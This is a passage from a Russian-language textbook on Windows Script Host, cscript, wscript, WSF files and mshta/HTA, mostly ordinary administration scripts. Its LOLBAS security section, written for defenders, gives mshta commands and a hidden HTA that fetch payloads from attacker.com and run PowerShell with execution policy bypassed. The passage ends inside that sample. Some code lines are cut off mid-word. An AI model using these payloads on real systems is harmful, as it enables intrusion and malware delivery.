WScript.Echo "Компьютер: " & network.ComputerName
WScript.Echo "Домен: " & network.UserDomain
WScript.Echo "Пользователь: " & network.UserName

' Подключение сетевого диска
network.MapNetworkDrive "Z:", "\\server\share"
network.MapNetworkDrive "Y:", "\\server\share2", False, "DOMAIN\user", "password"

' Перечисление сетевых дисков
Set drives = network.EnumNetworkDrives
For i = 0 To drives.Count - 1 Step 2
    WScript.Echo drives(i) & " → " & drives(i + 1)
Next

' Отключение сетевого диска
network.RemoveNetworkDrive "Z:", True, True  ' force, update profile

' Подключение принтера
network.AddWindowsPrinterConnection "\\server\printer1"
network.SetDefaultPrinter "\\server\printer1"
```

Scripting.FileSystemObject — файловая система:

```
Set fso = CreateObject("Scripting.FileSystemObject")

' Информация о дисках
For Each drive In fso.Drives
    If drive.IsReady Then
        WScript.Echo drive.DriveLetter & ": " & _
            drive.VolumeName & " [" & drive.FileSystem & "] " & _
            FormatNumber(drive.FreeSpace / 1073741824, 2) & " GB свободно"
    End If
Next

' Работа с папками
If Not fso.FolderExists("C:\Temp\MyFolder") Then
    fso.CreateFolder "C:\Temp\MyFolder"
End If
fso.CopyFolder "C:\Temp\MyFolder", "C:\Temp\MyFolder_Backup"
fso.DeleteFolder "C:\Temp\MyFolder_Backup"

' Работа с файлами
Set file = fso.GetFile("C:\Windows\notepad.exe")
WScript.Echo "Размер: " & file.Size & " байт"
WScript.Echo "Создан: " & file.DateCreated
WScript.Echo "Изменён: " & file.DateLastModified
WScript.Echo "Атрибуты: " & file.Attributes

' Чтение текстового файла
Set stream = fso.OpenTextFile("C:\data\input.txt", 1)  ' ForReading
Do While Not stream.AtEndOfStream
    line = stream.ReadLine
    WScript.Echo line
Loop
stream.Close

' Запись текстового файла
Set stream = fso.CreateTextFile("C:\data\output.txt", True)  ' overwrite
stream.WriteLine "Строка 1"
stream.WriteLine "Строка 2"
stream.Close

' Добавление в файл
Set stream = fso.OpenTextFile("C:\data\output.txt", 8)  ' ForAppending
stream.WriteLine "Строка 3"
stream.Close

' Рекурсивный обход каталога
Sub ListFiles(folderPath, indent)
    Set folder = fso.GetFolder(folderPath)
    For Each file In folder.Files
        WScript.Echo indent & file.Name & " (" & file.Size & ")"
    Next
    For Each subfolder In folder.SubFolders
        WScript.Echo indent & "[" & subfolder.Name & "]"
        ListFiles subfolder.Path, indent & "  "
    Next
End Sub

ListFiles "C:\Windows\System32", ""
```

16.1.4. WMI через скрипты

Windows Management Instrumentation (WMI) — один из наиболее мощных механизмов, доступных через WSH. Подключение осуществляется через моникер `winmgmts:`:

```
' Базовое подключение к WMI
Set wmi = GetObject("winmgmts:\\.\root\cimv2")

' Получение информации об ОС
Set colOS = wmi.ExecQuery("SELECT * FROM Win32_OperatingSystem")
For Each os In colOS
    WScript.Echo "ОС: " & os.Caption
    WScript.Echo "Версия: " & os.Version
    WScript.Echo "Архитектура: " & os.OSArchitecture
    WScript.Echo "Память (МБ): " & Int(os.TotalVisibleMemorySize / 1024)
    WScript.Echo "Свободная память (МБ): " & Int(os.FreePhysicalMemory / 1024)
    WScript.Echo "Время загрузки: " & os.LastBootUpTime
Next

' Процессы
Set colProcesses = wmi.ExecQuery("SELECT * FROM Win32_Process")
For Each proc In colProcesses
    WScript.Echo proc.ProcessId & vbTab & proc.Name & vbTab & _
        proc.CommandLine
Next

' Службы
Set colServices = wmi.ExecQuery( _
    "SELECT * FROM Win32_Service WHERE State='Running'")
For Each svc In colServices
    WScript.Echo svc.Name & " - " & svc.DisplayName & _
        " [" & svc.StartMode & "]"
Next

' Сетевые адаптеры
Set colAdapters = wmi.ExecQuery( _
    "SELECT * FROM Win32_NetworkAdapterConfiguration WHERE IPEnabled=True")
For Each adapter In colAdapters
    WScript.Echo "Адаптер: " & adapter.Description
    If Not IsNull(adapter.IPAddress) Then
        For i = 0 To UBound(adapter.IPAddress)
            WScript.Echo "  IP: " & adapter.IPAddress(i)
        Next
    End If
    WScript.Echo "  MAC: " & adapter.MACAddress
Next

' Установленные программы
Set colProducts = wmi.ExecQuery("SELECT * FROM Win32_Product")
For Each prod In colProducts
    WScript.Echo prod.Name & " | " & prod.Version & " | " & prod.Vendor
Next

' Подключение к удалённому компьютеру
Set wmiRemote = GetObject("winmgmts:\\REMOTEPC\root\cimv2")
Set colDisks = wmiRemote.ExecQuery("SELECT * FROM Win32_LogicalDisk")
For Each disk In colDisks
    WScript.Echo disk.DeviceID & " " & disk.Size & " " & disk.FreeSpace
Next

' Создание процесса через WMI
Set objProcess = GetObject("winmgmts:Win32_Process")
errReturn = objProcess.Create("notepad.exe", Null, Null, intProcID)
WScript.Echo "Создан процесс PID: " & intProcID

' Завершение процесса
Set colProcs = wmi.ExecQuery( _
    "SELECT * FROM Win32_Process WHERE Name='notepad.exe'")
For Each proc In colProcs
    proc.Terminate
Next

' Подписка на события WMI
Set wmiEvents = wmi.ExecNotificationQuery( _
    "SELECT * FROM __InstanceCreationEvent WITHIN 1 " & _
    "WHERE TargetInstance ISA 'Win32_Process'")
WScript.Echo "Ожидание создания процессов..."
Do
    Set event = wmiEvents.NextEvent()
    WScript.Echo "Новый процесс: " & _
```

```
        event.TargetInstance.Name & " (PID: " & _
        event.TargetInstance.ProcessId & ")"
Loop
```

16.1.5. ADSI через скрипты

Active Directory Service Interfaces (ADSI) позволяют управлять объектами Active Directory непосредственно из скриптов WSH:

```
' Получение информации о текущем домене
Set rootDSE = GetObject("LDAP://RootDSE")
defaultNC = rootDSE.Get("defaultNamingContext")
WScript.Echo "Домен: " & defaultNC

' Поиск пользователей в AD
Set objConnection = CreateObject("ADODB.Connection")
Set objCommand = CreateObject("ADODB.Command")
objConnection.Provider = "ADsDSOObject"
objConnection.Open "Active Directory Provider"

Set objCommand.ActiveConnection = objConnection
objCommand.CommandText = _
    "<LDAP://" & defaultNC & ">;(&(objectCategory=person)" & _
    "(objectClass=user)(department=IT));name,mail,sAMAccountName;subtree"
objCommand.Properties("Page Size") = 1000

Set objRecordSet = objCommand.Execute
While Not objRecordSet.EOF
    WScript.Echo objRecordSet.Fields("name").Value & " | " & _
        objRecordSet.Fields("sAMAccountName").Value & " | " & _
        objRecordSet.Fields("mail").Value
    objRecordSet.MoveNext
Wend

' Создание пользователя
Set objOU = GetObject("LDAP://OU=Users,OU=IT," & defaultNC)
Set objUser = objOU.Create("user", "CN=Иванов Иван")
objUser.Put "sAMAccountName", "ivanov"
objUser.Put "userPrincipalName", "ivanov@domain.local"
objUser.Put "givenName", "Иван"
objUser.Put "sn", "Иванов"
objUser.Put "displayName", "Иванов Иван"
objUser.Put "mail", "ivanov@domain.local"
objUser.Put "department", "IT"
objUser.SetInfo
objUser.SetPassword "P@ssw0rd123!"
objUser.AccountDisabled = False
objUser.SetInfo

' Управление группами
Set objGroup = GetObject("LDAP://CN=IT-Admins,OU=Groups," & defaultNC)
objGroup.Add "LDAP://CN=Иванов Иван,OU=Users,OU=IT," & defaultNC

' Перечисление членов группы
For Each member In objGroup.Members
    WScript.Echo member.Name & " (" & member.Class & ")"
Next

' Локальные пользователи и группы через WinNT провайдер
Set computer = GetObject("WinNT://" & _
    CreateObject("WScript.Network").ComputerName)
computer.Filter = Array("User")
For Each user In computer
    WScript.Echo "Локальный пользователь: " & user.Name
Next

computer.Filter = Array("Group")
For Each group In computer
    WScript.Echo "Локальная группа: " & group.Name
Next
```

16.2. cscript.exe — консольный скриптовый хост

16.2.1. Параметры командной строки

`cscript.exe` принимает следующие параметры (все начинаются с `//`):

```
cscript.exe [параметры хоста] скрипт.vbs [аргументы скрипта]
```

Параметр	Описание
`//B`	Пакетный режим — подавляет диалоги и ошибки скрипта
`//I`	Интерактивный режим (по умолчанию)
`//T:nn`	Тайм-аут в секундах — принудительное завершение скрипта
`//E:engine`	Явное указание движка (VBScript, JScript)
`//H:cscript`	Установить cscript.exe как хост по умолчанию
`//H:wscript`	Установить wscript.exe как хост по умолчанию
`//S`	Сохранить текущие параметры как настройки по умолчанию
`//D`	Включить отладку
`//X`	Запустить скрипт в отладчике
`//Job:name`	Выполнить конкретную задачу из WSF-файла
`//Logo`	Показать баннер (по умолчанию)
`//Nologo`	Подавить баннер
`//U`	Unicode вывод (при перенаправлении в файл)

Примеры использования:

```
rem Выполнение скрипта VBScript
cscript //Nologo script.vbs

rem Выполнение с тайм-аутом 30 секунд в пакетном режиме
cscript //B //T:30 longrunning.vbs

rem Принудительное использование JScript движка для файла без расширения
cscript //E:JScript script.txt

rem Установить cscript как хост по умолчанию
cscript //H:cscript //S

rem Выполнение конкретной задачи из WSF файла
cscript //Job:backup tasks.wsf

rem Передача аргументов скрипту
cscript //Nologo report.vbs /server:DC01 /format:csv /output:report.csv
```

16.2.2. Работа с stdin/stdout

Ключевое преимущество `cscript.exe` — возможность работы со стандартными потоками, что позволяет интегрировать скрипты в конвейеры командной строки:

```
' filter.vbs — фильтрация строк из stdin
' Использование: type data.txt | cscript //Nologo filter.vbs "pattern"

pattern = WScript.Arguments(0)
Set regex = New RegExp
regex.Pattern = pattern
regex.IgnoreCase = True
regex.Global = False

Do While Not WScript.StdIn.AtEndOfStream
    line = WScript.StdIn.ReadLine
    If regex.Test(line) Then
        WScript.StdOut.WriteLine line
    End If
Loop
```

```
' csv_processor.vbs — обработка CSV из пайпа
' Использование: type data.csv | cscript //Nologo csv_processor.vbs > result.csv

' Пропускаем заголовок
If Not WScript.StdIn.AtEndOfStream Then
    header = WScript.StdIn.ReadLine
    WScript.StdOut.WriteLine header & ",Status"
End If

Do While Not WScript.StdIn.AtEndOfStream
    line = WScript.StdIn.ReadLine
    fields = Split(line, ",")

    If UBound(fields) ≥ 2 Then
        value = CDbl(fields(2))
        If value > 100 Then
            status = "HIGH"
        ElseIf value > 50 Then
            status = "MEDIUM"
        Else
            status = "LOW"
        End If
        WScript.StdOut.WriteLine line & "," & status
    End If
Loop
```

```
' Вывод в stderr для диагностики
WScript.StdErr.WriteLine "ОШИБКА: файл не найден"

' Разделение информационного и диагностического вывода
WScript.StdOut.WriteLine "data_line_1"
WScript.StdErr.WriteLine "[INFO] Обработано: 1 строка"
WScript.StdOut.WriteLine "data_line_2"
WScript.StdErr.WriteLine "[INFO] Обработано: 2 строки"
```

Использование в командной строке:

```
rem Перенаправление stdout и stderr
cscript //Nologo process.vbs > output.txt 2> errors.log

rem Конвейер с другими утилитами
cscript //Nologo list_services.vbs | findstr /i "stopped" | sort

rem Чтение из файла через stdin
type servers.txt | cscript //Nologo check_servers.vbs > report.html
```

16.2.3. Практика: административные скрипты на VBScript

Инвентаризация оборудования:

```
' inventory.vbs — сбор информации о компьютерах
' Использование: cscript //Nologo inventory.vbs /list:servers.txt

Set fso = CreateObject("Scripting.FileSystemObject")
Set shell = CreateObject("WScript.Shell")

listFile = WScript.Arguments.Named("list")
If listFile = "" Then
    WScript.Echo "Использование: cscript inventory.vbs /list:servers.txt"
    WScript.Quit 1
End If

Set stream = fso.OpenTextFile(listFile, 1)
WScript.Echo "Компьютер;ОС;CPU;RAM_MB;IP;Последняя_загрузка"

Do While Not stream.AtEndOfStream
    computer = Trim(stream.ReadLine)
    If computer <> "" Then
        CollectInventory computer
    End If
Loop
stream.Close

Sub CollectInventory(computerName)
    On Error Resume Next

    Set wmi = GetObject("winmgmts:\\" & computerName & "\root\cimv2")
    If Err.Number <> 0 Then
        WScript.Echo computerName & ";НЕДОСТУПЕН;;;;;"
        Err.Clear
        Exit Sub
    End If

    ' ОС
    Set colOS = wmi.ExecQuery("SELECT Caption, LastBootUpTime FROM Win32_OperatingSyste
    For Each os In colOS
        osName = os.Caption
        lastBoot = Left(os.LastBootUpTime, 14)
    Next

    ' Процессор
    Set colCPU = wmi.ExecQuery("SELECT Name FROM Win32_Processor")
    For Each cpu In colCPU
        cpuName = cpu.Name
    Next

    ' Память
    Set colMem = wmi.ExecQuery("SELECT TotalPhysicalMemory FROM Win32_ComputerSystem")
    For Each mem In colMem
        ramMB = Int(CDbl(mem.TotalPhysicalMemory) / 1048576)
    Next

    ' IP-адрес
    Set colNIC = wmi.ExecQuery( _
        "SELECT IPAddress FROM Win32_NetworkAdapterConfiguration WHERE IPEnabled=True")
    ipAddr = ""
    For Each nic In colNIC
        If Not IsNull(nic.IPAddress) Then
            ipAddr = nic.IPAddress(0)
            Exit For
        End If
    Next

    WScript.Echo computerName & ";" & osName & ";" & cpuName & ";" & _
        ramMB & ";" & ipAddr & ";" & lastBoot

    On Error GoTo 0
End Sub
```

Мониторинг дискового пространства:

```
' disk_monitor.vbs — мониторинг свободного места
' cscript //Nologo disk_monitor.vbs /threshold:10 /mailto:admin@company.com

threshold = WScript.Arguments.Named("threshold")
If threshold = "" Then threshold = 10  ' процентов

Set wmi = GetObject("winmgmts:\\.\root\cimv2")
Set colDisks = wmi.ExecQuery( _
    "SELECT DeviceID, Size, FreeSpace, VolumeName FROM Win32_LogicalDisk " & _
    "WHERE DriveType=3")

alertMsg = ""
For Each disk In colDisks
    If disk.Size > 0 Then
        freePercent = Round((CDbl(disk.FreeSpace) / CDbl(disk.Size)) * 100, 1)
        freeGB = Round(CDbl(disk.FreeSpace) / 1073741824, 2)
        totalGB = Round(CDbl(disk.Size) / 1073741824, 2)

        status = "OK"
        If freePercent < CDbl(threshold) Then
            status = "ВНИМАНИЕ"
            alertMsg = alertMsg & disk.DeviceID & " " & freePercent & "% " & _
                "(" & freeGB & " GB из " & totalGB & " GB)" & vbCrLf
        End If

        WScript.Echo disk.DeviceID & " [" & disk.VolumeName & "] " & _
            freeGB & " GB свободно (" & freePercent & "%) - " & status
    End If
Next

' Отправка уведомления при превышении порога
If alertMsg <> "" Then
    Set objEmail = CreateObject("CDO.Message")
    objEmail.From = "monitor@company.com"
    objEmail.To = WScript.Arguments.Named("mailto")
    objEmail.Subject = "Предупреждение: мало места на диске — " & _
        CreateObject("WScript.Network").ComputerName
    objEmail.TextBody = "Обнаружены диски с недостаточным свободным пространством:" & _
        vbCrLf & vbCrLf & alertMsg
    objEmail.Configuration.Fields.Item( _
        "http://schemas.microsoft.com/cdo/configuration/sendusing") = 2
    objEmail.Configuration.Fields.Item( _
        "http://schemas.microsoft.com/cdo/configuration/smtpserver") = "smtp.company.co
    objEmail.Configuration.Fields.Item( _
        "http://schemas.microsoft.com/cdo/configuration/smtpserverport") = 25
    objEmail.Configuration.Fields.Update
    objEmail.Send
    WScript.Echo "Уведомление отправлено."
End If
```

16.3. wscript.exe — графический скриптовый хост

16.3.1. GUI-режим и диалоговые окна

`wscript.exe` по умолчанию ассоциирован с расширениями скриптов. Двойной щелчок по `.vbs` файлу запускает его именно через `wscript.exe`. Основной инструмент взаимодействия с пользователем — метод `Popup` объекта `WScript.Shell`:

```
Set shell = CreateObject("WScript.Shell")

' Простое сообщение
shell.Popup "Операция завершена", 0, "Информация", 64

' Запрос подтверждения
' Кнопки: 0=OK, 1=OK/Cancel, 2=Abort/Retry/Ignore,
'          3=Yes/No/Cancel, 4=Yes/No, 5=Retry/Cancel
' Иконки: 16=Stop, 32=Question, 48=Warning, 64=Info
result = shell.Popup("Удалить файлы?", 0, "Подтверждение", 4 + 32)
If result = 6 Then  ' vbYes = 6
    WScript.Echo "Пользователь согласился"
ElseIf result = 7 Then  ' vbNo = 7
    WScript.Echo "Пользователь отказался"
End If

' Сообщение с автозакрытием через 10 секунд
result = shell.Popup("Перезагрузка через 10 секунд. Отменить?", 10, _
    "Перезагрузка", 1 + 48)
If result = -1 Then  ' тайм-аут
    ' Пользователь не ответил — выполняем перезагрузку
    shell.Run "shutdown /r /t 0", 0, False
ElseIf result = 2 Then  ' Cancel
    WScript.Echo "Перезагрузка отменена"
End If
```

Для получения пользовательского ввода можно использовать `InputBox` (только VBScript):

```
userName = InputBox("Введите имя пользователя:", "Авторизация", "admin")
If userName = "" Then
    WScript.Quit
End If

password = InputBox("Введите пароль:", "Авторизация")
```

16.3.2. WSF файлы (Windows Script File)

WSF — это XML-формат, позволяющий объединять несколько скриптов, подключать внешние библиотеки типов и определять несколько задач (jobs) в одном файле:

```xml
<?xml version="1.0" encoding="windows-1251" ?>
<!-- tasks.wsf — множественные задачи в одном файле -->
<package>
    <comment>
        Административные задачи
        Использование: cscript tasks.wsf //Job:название_задачи
    </comment>

    <!-- Общие функции, доступные всем задачам -->
    <job id="services">
        <runtime>
            <description>Список служб</description>
            <named name="filter" type="string" required="false"
                   helpstring="Фильтр по имени службы" />
            <named name="state" type="string" required="false"
                   helpstring="Фильтр по состоянию (Running/Stopped)" />
        </runtime>
        <script language="VBScript">
        <![CDATA[
            Set args = WScript.Arguments.Named
            filter = args("filter")
            state = args("state")

            query = "SELECT * FROM Win32_Service"
            conditions = ""
            If filter <> "" Then
                conditions = "Name LIKE '%" & filter & "%'"
            End If
            If state <> "" Then
                If conditions <> "" Then conditions = conditions & " AND "
                conditions = conditions & "State='" & state & "'"
            End If
            If conditions <> "" Then query = query & " WHERE " & conditions

            Set wmi = GetObject("winmgmts:\\.\root\cimv2")
            Set colServices = wmi.ExecQuery(query)
            For Each svc In colServices
                WScript.Echo svc.Name & vbTab & svc.State & vbTab & _
                    svc.DisplayName
            Next
        ]]>
        </script>
    </job>

    <job id="processes">
        <runtime>
            <description>Список процессов</description>
            <named name="sortby" type="string" required="false"
                   helpstring="Поле для сортировки" />
        </runtime>
        <reference object="Scripting.FileSystemObject" />
        <script language="VBScript" src="common_functions.vbs" />
        <script language="VBScript">
        <![CDATA[
            Set wmi = GetObject("winmgmts:\\.\root\cimv2")
            Set colProcs = wmi.ExecQuery( _
                "SELECT Name, ProcessId, WorkingSetSize, CommandLine " & _
                "FROM Win32_Process")

            WScript.Echo "PID" & vbTab & "Память (МБ)" & vbTab & "Имя"
            WScript.Echo String(60, "-")
            For Each proc In colProcs
                memMB = Round(CDbl(proc.WorkingSetSize) / 1048576, 1)
                WScript.Echo proc.ProcessId & vbTab & memMB & vbTab & proc.Name
            Next
        ]]>
        </script>
    </job>

    <job id="backup">
        <runtime>
            <description>Резервное копирование папки</description>
            <named name="source" type="string" required="true"
                   helpstring="Исходная папка" />
            <named name="dest" type="string" required="true"
                   helpstring="Папка назначения" />
        </runtime>
```

```
        <!-- Подключение библиотеки типов для IntelliSense -->
        <reference guid="{420B2830-E718-11CF-893D-00A0C9054228}" />
        <script language="JScript">
        <![CDATA[
            var args = WScript.Arguments.Named;
            var source = args("source");
            var dest = args("dest");

            var fso = new ActiveXObject("Scripting.FileSystemObject");
            var timestamp = new Date().toISOString().replace(/[:.]/g, "-")
                                      .substring(0, 19);
            var backupPath = dest + "\\" + fso.GetFolder(source).Name +
                             "_" + timestamp;

            fso.CopyFolder(source, backupPath);
            WScript.Echo("Резервная копия создана: " + backupPath);
        ]]>
        </script>
    </job>
</package>
```

Запуск задач из WSF:

```
cscript //Nologo tasks.wsf //Job:services /state:Stopped
cscript //Nologo tasks.wsf //Job:processes
cscript //Nologo tasks.wsf //Job:backup /source:C:\Data /dest:D:\Backups
cscript //Nologo tasks.wsf //Job:services /?
```

16.3.3. Кодированные скрипты: .vbe и .jse

Microsoft предоставляла утилиту `screnc.exe` (Script Encoder) для «шифрования» скриптов. Кодированные файлы имеют расширения `.vbe` (VBScript Encoded) и `.jse` (JScript Encoded):

```
rem Кодирование скрипта (screnc.exe больше не поставляется с Windows)
screnc.exe script.vbs script.vbe
screnc.exe script.js script.jse
```

Структура кодированного файла:

```
#@~^XXXXAA==       ← маркер начала
...                 ← кодированное содержимое (подстановочный шифр)
==^#~@              ← маркер конца
```

Важно понимать, что кодирование `screnc.exe` — это **обфускация, а не шифрование**. Алгоритм давно известен и легко обратим. Существует множество декодеров:

```
' Простой декодер .vbe файлов (концепция)
' Таблица подстановки для декодирования Script Encoder
' Реальный алгоритм использует три таблицы подстановки,
' чередующиеся с шагом, определяемым позицией символа

Function DecodeScriptEncoder(encodedString)
    ' Убираем маркеры #@~^ и ^#~@
    ' Декодируем каждый байт через таблицу подстановки
    ' Учитываем escape-последовательности
    ' ...
End Function
```

Кодированные скрипты по-прежнему выполняются стандартными хостами:

```
wscript.exe encoded.vbe
cscript.exe encoded.jse
```

16.4. mshta.exe — Microsoft HTML Application Host

16.4.1. HTA: HTML Applications

`mshta.exe` — хост для выполнения HTML-приложений (HTA). HTA — это полноценные приложения, написанные на HTML с использованием VBScript или JScript, работающие в контексте полного доверия (вне песочницы Internet Explorer). Файл HTA — это, по сути, HTML-документ с расширением `.hta` и специальным элементом `<HTA:APPLICATION>`.

```
<!DOCTYPE html>
<html>
<head>
    <title>Системная информация</title>
    <HTA:APPLICATION
        ID="SystemInfo"
        APPLICATIONNAME="SystemInfo"
        BORDER="thick"
        BORDERSTYLE="raised"
        CAPTION="yes"
        CONTEXTMENU="yes"
        ICON="shell32.dll,15"
        INNERBORDER="yes"
        MAXIMIZEBUTTON="yes"
        MINIMIZEBUTTON="yes"
        NAVIGABLE="yes"
        SCROLL="auto"
        SCROLLFLAT="yes"
        SELECTION="yes"
        SHOWINTASKBAR="yes"
        SINGLEINSTANCE="yes"
        SYSMENU="yes"
        VERSION="1.0"
        WINDOWSTATE="normal"
    />
    <style>
        body {
            font-family: Segoe UI, Tahoma, sans-serif;
            font-size: 12px;
            margin: 10px;
            background-color: #f0f0f0;
        }
        h2 { color: #003366; border-bottom: 2px solid #003366; }
        table { border-collapse: collapse; width: 100%; margin: 5px 0; }
        td, th {
            border: 1px solid #ccc;
            padding: 4px 8px;
            text-align: left;
        }
        th { background-color: #003366; color: white; }
        tr:nth-child(even) { background-color: #e8e8e8; }
        .btn {
            padding: 6px 16px;
            background-color: #003366;
            color: white;
            border: none;
            cursor: pointer;
            margin: 4px;
        }
        .btn:hover { background-color: #004488; }
        #status { color: green; font-weight: bold; }
    </style>

    <script language="VBScript">
    Sub Window_OnLoad()
        ResizeTo 800, 600
        CenterWindow
        CollectInfo
    End Sub

    Sub CenterWindow()
        Dim screenWidth, screenHeight
        screenWidth = window.screen.width
        screenHeight = window.screen.height
        MoveTo (screenWidth - 800) / 2, (screenHeight - 600) / 2
    End Sub

    Sub CollectInfo()
        Set wmi = GetObject("winmgmts:\\.\root\cimv2")
        Set shell = CreateObject("WScript.Shell")
        Set network = CreateObject("WScript.Network")

        html = ""

        ' Общая информация
        html = html & "<h2>Общая информация</h2>"
        html = html & "<table>"
```

```
        html = html & "<tr><th>Параметр</th><th>Значение</th></tr>"
        html = html & "<tr><td>Компьютер</td><td>" & _
            network.ComputerName & "</td></tr>"
        html = html & "<tr><td>Пользователь</td><td>" & _
            network.UserDomain & "\" & network.UserName & "</td></tr>"

        Set colOS = wmi.ExecQuery("SELECT * FROM Win32_OperatingSystem")
        For Each os In colOS
            html = html & "<tr><td>ОС</td><td>" & os.Caption & "</td></tr>"
            html = html & "<tr><td>Версия</td><td>" & os.Version & "</td></tr>"
            html = html & "<tr><td>Архитектура</td><td>" & _
                os.OSArchitecture & "</td></tr>"
            totalMem = Int(CLng(os.TotalVisibleMemorySize) / 1024)
            freeMem = Int(CLng(os.FreePhysicalMemory) / 1024)
            html = html & "<tr><td>Память</td><td>" & totalMem & _
                " МБ (свободно: " & freeMem & " МБ)</td></tr>"
        Next
        html = html & "</table>"

        ' Диски
        html = html & "<h2>Диски</h2>"
        html = html & "<table>"
        html = html & "<tr><th>Диск</th><th>Файловая система</th>" & _
            "<th>Размер</th><th>Свободно</th><th>%</th></tr>"
        Set colDisks = wmi.ExecQuery( _
            "SELECT * FROM Win32_LogicalDisk WHERE DriveType=3")
        For Each disk In colDisks
            If disk.Size > 0 Then
                sizeGB = Round(CDbl(disk.Size) / 1073741824, 1)
                freeGB = Round(CDbl(disk.FreeSpace) / 1073741824, 1)
                pct = Round((CDbl(disk.FreeSpace) / CDbl(disk.Size)) * 100, 1)
                html = html & "<tr><td>" & disk.DeviceID & "</td>" & _
                    "<td>" & disk.FileSystem & "</td>" & _
                    "<td>" & sizeGB & " GB</td>" & _
                    "<td>" & freeGB & " GB</td>" & _
                    "<td>" & pct & "%</td></tr>"
            End If
        Next
        html = html & "</table>"

        ' Сетевые адаптеры
        html = html & "<h2>Сетевые адаптеры</h2>"
        html = html & "<table>"
        html = html & "<tr><th>Адаптер</th><th>IP</th><th>MAC</th></tr>"
        Set colNIC = wmi.ExecQuery( _
            "SELECT * FROM Win32_NetworkAdapterConfiguration WHERE IPEnabled=True")
        For Each nic In colNIC
            ip = ""
            If Not IsNull(nic.IPAddress) Then ip = Join(nic.IPAddress, ", ")
            html = html & "<tr><td>" & nic.Description & "</td>" & _
                "<td>" & ip & "</td>" & _
                "<td>" & nic.MACAddress & "</td></tr>"
        Next
        html = html & "</table>"

        document.getElementById("content").innerHTML = html
        document.getElementById("status").innerText = _
            "Данные собраны: " & Now()
    End Sub

    Sub ExportToFile()
        Set fso = CreateObject("Scripting.FileSystemObject")
        filePath = CreateObject("WScript.Shell").SpecialFolders("Desktop") & _
            "\sysinfo_" & Replace(Replace(Replace(Now(), ":", "-"), " ", "_"), ".", "-"
        Set f = fso.CreateTextFile(filePath, True)
        f.WriteLine "<html><body>" & document.getElementById("content").innerHTML & "</
        f.Close
        MsgBox "Экспортировано в: " & filePath, 64, "Экспорт"
    End Sub

    Sub CloseApp()
        window.close
    End Sub
    </script>
</head>
<body>
    <button class="btn" onclick="CollectInfo">Обновить</button>
    <button class="btn" onclick="ExportToFile">Экспорт в HTML</button>
```

```
    <button class="btn" onclick="CloseApp">Закрыть</button>
    <span id="status"></span>
    <div id="content">Загрузка...</div>
</body>
</html>
```

16.4.2. Атрибуты HTA:APPLICATION

Элемент `<HTA:APPLICATION>` управляет поведением окна и приложения:

Атрибут	Описание	Значения
`APPLICATIONNAME`	Имя приложения	строка
`BORDER`	Тип границы окна	thin, thick, dialog, none
`BORDERSTYLE`	Стиль границы	normal, raised, sunken, complex, static
`CAPTION`	Заголовок окна	yes, no
`CONTEXTMENU`	Контекстное меню	yes, no
`ICON`	Иконка приложения	путь к .ico или .dll,N
`MAXIMIZEBUTTON`	Кнопка максимизации	yes, no
`MINIMIZEBUTTON`	Кнопка минимизации	yes, no
`NAVIGABLE`	Навигация по ссылкам	yes, no
`SCROLL`	Полосы прокрутки	yes, no, auto
`SELECTION`	Выделение текста	yes, no
`SHOWINTASKBAR`	Показ в панели задач	yes, no
`SINGLEINSTANCE`	Один экземпляр	yes, no
`SYSMENU`	Системное меню	yes, no
`VERSION`	Версия приложения	строка
`WINDOWSTATE`	Начальное состояние	normal, minimize, maximize

16.4.3. Доступ к COM-объектам из HTA

HTA выполняются в зоне «Мой компьютер» (Local Machine Zone), что даёт им полный доступ к COM-инфраструктуре — в отличие от обычных веб-страниц:

```
<script language="VBScript">
' Прямой доступ к COM без ограничений
Set shell = CreateObject("WScript.Shell")
Set fso = CreateObject("Scripting.FileSystemObject")
Set wmi = GetObject("winmgmts:\\.\root\cimv2")
Set network = CreateObject("WScript.Network")
Set adodb = CreateObject("ADODB.Connection")

' Доступ к реестру
value = shell.RegRead("HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductName")

' Выполнение произвольных команд
Set exec = shell.Exec("cmd /c whoami /all")
result = exec.StdOut.ReadAll()

' Работа с ActiveX
Set xmlhttp = CreateObject("MSXML2.XMLHTTP")
xmlhttp.Open "GET", "https://api.example.com/data", False
xmlhttp.Send
responseText = xmlhttp.responseText
</script>
```

16.4.4. Inline-выполнение через mshta

`mshta.exe` поддерживает выполнение кода непосредственно из командной строки, без создания файлов:

```
rem VBScript inline — через протокол vbscript:
mshta vbscript:Execute("MsgBox ""Hello"":close")

rem Более сложный пример VBScript inline
mshta vbscript:Execute("Set s=CreateObject(""WScript.Shell""):s.Run ""calc.exe"":close

rem JScript inline
mshta javascript:alert("Hello");close();

rem JScript с COM-объектами
mshta javascript:var%20s=new%20ActiveXObject("WScript.Shell");s.Run("notepad.exe");clos

rem Выполнение из URL
mshta http://server/app.hta

rem Inline HTA через about:
mshta "about:<script>new ActiveXObject('WScript.Shell').Run('calc');close();</script>"
```

Эти возможности делают `mshta.exe` одним из наиболее часто эксплуатируемых LOLBAS-инструментов.

16.4.5. Безопасность: mshta как LOLBAS

LOLBAS (Living Off the Land Binaries and Scripts) — методология использования легитимных системных утилит для выполнения вредоносных действий. `mshta.exe` занимает одно из первых мест в списке LOLBAS по следующим причинам:

1. Запуск произвольного payload:

```
rem Загрузка и выполнение HTA из интернета
mshta http://attacker.com/payload.hta

rem Inline payload без файлов (fileless)
mshta vbscript:Execute("CreateObject(""Wscript.Shell"").Run ""powershell -ep bypass -c
```

2. Обход AppLocker:

`mshta.exe` — подписанный Microsoft бинарник, расположенный в `C:\Windows\System32`. По умолчанию AppLocker разрешает выполнение всех файлов из `System32`. Это позволяет злоумышленникам обходить политики ограниченного выполнения:

```
Путь: C:\Windows\System32\mshta.exe
Подпись: Microsoft Windows (подписан Microsoft)
Статус AppLocker: Доверенный по умолчанию
```

3. Использование в фишинговых атаках:

Типичный сценарий фишинга с использованием mshta:

```
1. Жертва получает документ Word с макросом
2. Макрос выполняет: Shell "mshta http://attacker.com/stage1.hta"
3. HTA загружает и выполняет основной payload
4. Обход антивируса: mshta — легитимный процесс
5. Обход межсетевого экрана: HTTP-трафик к mshta
```

Пример вредоносного HTA (для понимания техники защитниками):

```
<!-- stage1.hta — типичная структура вредоносного HTA -->
<html>
<head>
<script language="VBScript">
Sub Window_OnLoad
    ' Окно скрыто
    window.resizeTo 0, 0
    window.moveTo -1000, -1000

    Set shell = CreateObject("WScript.Shell")

    ' Загрузка следующего этапа
    Set http = CreateObject("MSXML2.XMLHTTP")
    http.Open "GET", "http://attacker.com/payload.b64", False
    http.Send

    ' Декодирование Base64
    Set dom = CreateObject("Microsoft.XMLDOM")
    Set el = dom.createElement("tmp")
    el.dataType = "bin.base64"
